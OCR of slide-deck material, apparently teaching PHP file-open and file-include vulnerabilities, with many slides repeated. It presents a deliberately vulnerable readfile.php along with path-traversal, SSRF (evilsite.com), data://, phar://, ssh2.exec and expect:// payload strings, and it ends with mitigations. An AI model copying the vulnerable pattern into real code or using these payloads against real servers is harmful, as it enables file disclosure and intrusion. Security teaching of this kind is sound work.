
File open, File include, File upload

File Open

Read what we want

Principle

Read files, server side



Official Sample Code

https://www.php.net/manual/en/function.readfile.php

```php
<?php
$file = 'monkey.gif';

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
?>
```

Simplified Code


Less headers, more demonstrative

```php
<?php

$file = 'monkey.gif' ;

if (file_exists($file)) {

    header('Content-Type: ' . mime_content_type($file));
    header('Content-Length: ' . filesize($file));

    readfile($file);
}
```

Simplified Code

Less headers, more demonstrative

```php
<?php

$file = 'monkey.gif' ;

if (file_exists($file)) {

    header('Content-Type: ' . mime_content_type($file));
    header('Content-Length: ' . filesize($file));

    readfile($file);
}
```



Vulnerable Variant

user input

readfile.php

```php
<?php

$file = $_GET["file"] ;

if (file_exists($file)) {

    header('Content-Type: ' . mime_content_type($file));
    header('Content-Length: ' . filesize($file));

    readfile($file);
}
```

Vulnerable Variant
user input

readfile.php

```php
<?php

$file = $_GET["file"] ;

if (file_exists($file)) {

    header('Content-Type: ' . mime_content_type($file));
    header('Content-Length: ' . filesize($file));

    readfile($file);
}
```


somefile.html

```html
<!-- ... -->
<h1>Example of readfile</h1>
<img src="readfile.php?file=monkey.gif" />
<!-- ... -->
```

Vulnerable Variant
user input

readfile.php

```php
<?php

$file = $_GET["file"] ;

if (file_exists($file)) {

    header('Content-Type: ' . mime_content_type($file));
    header('Content-Length: ' . filesize($file));

    readfile($file);
}
```



somefile.html

```html
<!-- ... -->
<h1>Example of readfile</h1>
<img src="readfile.php?file=monkey.gif" />
<!-- ... -->
```

1st Risk – Confidentiality

https://example.com/readfile.php?file=config.ini

Local filename


index.php, script.php, config.ini,

1st Risk – Confidentiality

https://example.com/readfile.php?file=config.ini

Local filename

index.php, script.php, config.ini,



1st Risk – Confidentiality

`https://example.com/readfile.php?file=/etc/passwd`

Local filename

`index.php, script.php, config.ini,`

Wherever on the server

`/etc/password,`
`../../../etc/password`

1st Risk – Confidentiality


https://example.com/readfile.php?file=/etc/passwd

Local filename

index.php, script.php, config.ini,

Wherever on the server

/etc/password,
../../../etc/password



2nd Risk – Server Side Request Forgery

https://example.com/readfile.php?file=http://www.arsouyes.org

Distant file address

https://evilsite.com/payload.png

ftp://evilsite.com/payload.png

Even on internal servers

https://private.example.com/

2nd Risk – Server Side Request Forgery

https://example.com/readfile.php?file=http://www.arsouyes.org


Distant file address

https://evilsite.com/payload.png

ftp://evilsite.com/payload.png

Even on internal servers

https://private.example.com/



3rd Risk – Arbitrary content

`https://example.com/readfile.php?file=data://...`

Handler « `data://` »


`data://text/plain;base64,SSBsb3ZlIFBIUAo=`

3rd Risk – Arbitrary content

https://example.com/readfile.php?file=data://...

Handler « data:// »

data://text/plain;base64,SSBsb3ZlIFBIUAo=



4th Risk – Other handlers

https://example.com/readfile.php?file=phar://hello.phar/hello.txt

Phar

phar:///var/www/html/lib/somelib.phar


ssh2

ssh2.exec://user:pass@example.com:22/usr/local/bin/somecmd

ssh2.sftp://user:pass@example.com:22/path/to/filename

Expect

expect://ls -l



Vulnerable functions

`fopen, fread, fwrite, fclose`

`file_get_content / file_put_content`

`readfile`

…

Solutions

Don’t do that

With user provided contents

Php configuration

`allow_url_fopen = false`

Restrict

Directories or white lists

System Restrictions


File and network access

File Include

Include whatever we want


Principle

Split code in modules



Principle

Split pages in sections



1st Risk – Confidentiality
https://example.com/?page=config.ini

